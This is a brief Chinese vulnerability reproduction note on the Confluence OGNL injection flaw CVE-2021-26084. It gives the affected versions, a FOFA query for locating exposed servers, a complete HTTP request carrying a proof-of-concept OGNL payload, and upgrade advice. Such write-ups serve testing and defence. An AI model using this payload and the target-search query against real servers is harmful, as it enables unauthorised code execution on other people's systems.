A8-2AtlassianConfluence-RCE


漏洞描述：

Atlassian Confluence是企业广泛使用的wiki系统，其部分版本中存在OGNL表达式注入漏洞。攻击者可以通过这个漏洞，无需任何用户的情况下在目标Confluence中执行任意代码。

影响版本：

- Confluence < 6.13.23
- 6.14.0 ≤ Confluence < 7.4.11
- 7.5.0 ≤ Confluence < 7.11.6
- 7.12.0 ≤ Confluence < 7.12.5
- Confluence < 7.13.0

网站图片：



网络测绘：

fofa语法：

fofa：app="Atlassian-Confluence"

漏洞复现：

payload：

```
POST /pages/doenterpagevariables.action HTTP/1.1
Host: your-ip:8090
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.88 Safari/537.36
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 47

queryString=%5cu0027%2b%7b233*233%7d%2b%5cu0027
```

效果图:

修复建议：

官方建议用户升级至最新版本，以保证服务的安全性及稳定性。下载链接：https://www.atlassian.com/software/confluence/download-archives

- **临时防护措施**

若相关用户暂时无法进行升级操作，也可通过为托管 Confluence 的操作系统运行以下脚本来缓解该问题：

https://confluence.atlassian.com/doc/confluence-security-advisory-2021-08-25-1077906215.html?spm=a2c4g.11174386.n2.3.1f8c4c07XTPS08#

参考链接:

https://github.com/Threekiii/Vulhub-Reproduce/blob/master/Atlassian%20Confluence%20OGNL%E8%A1%A8%E8%BE%BE%E5%BC%8F%E6%B3%A8%E5%85%A5%E4%BB%A3%E7%A0%81%E6%89%A7%E8%A1%8C%E6%BC%8F%E6%B
2021-26084.md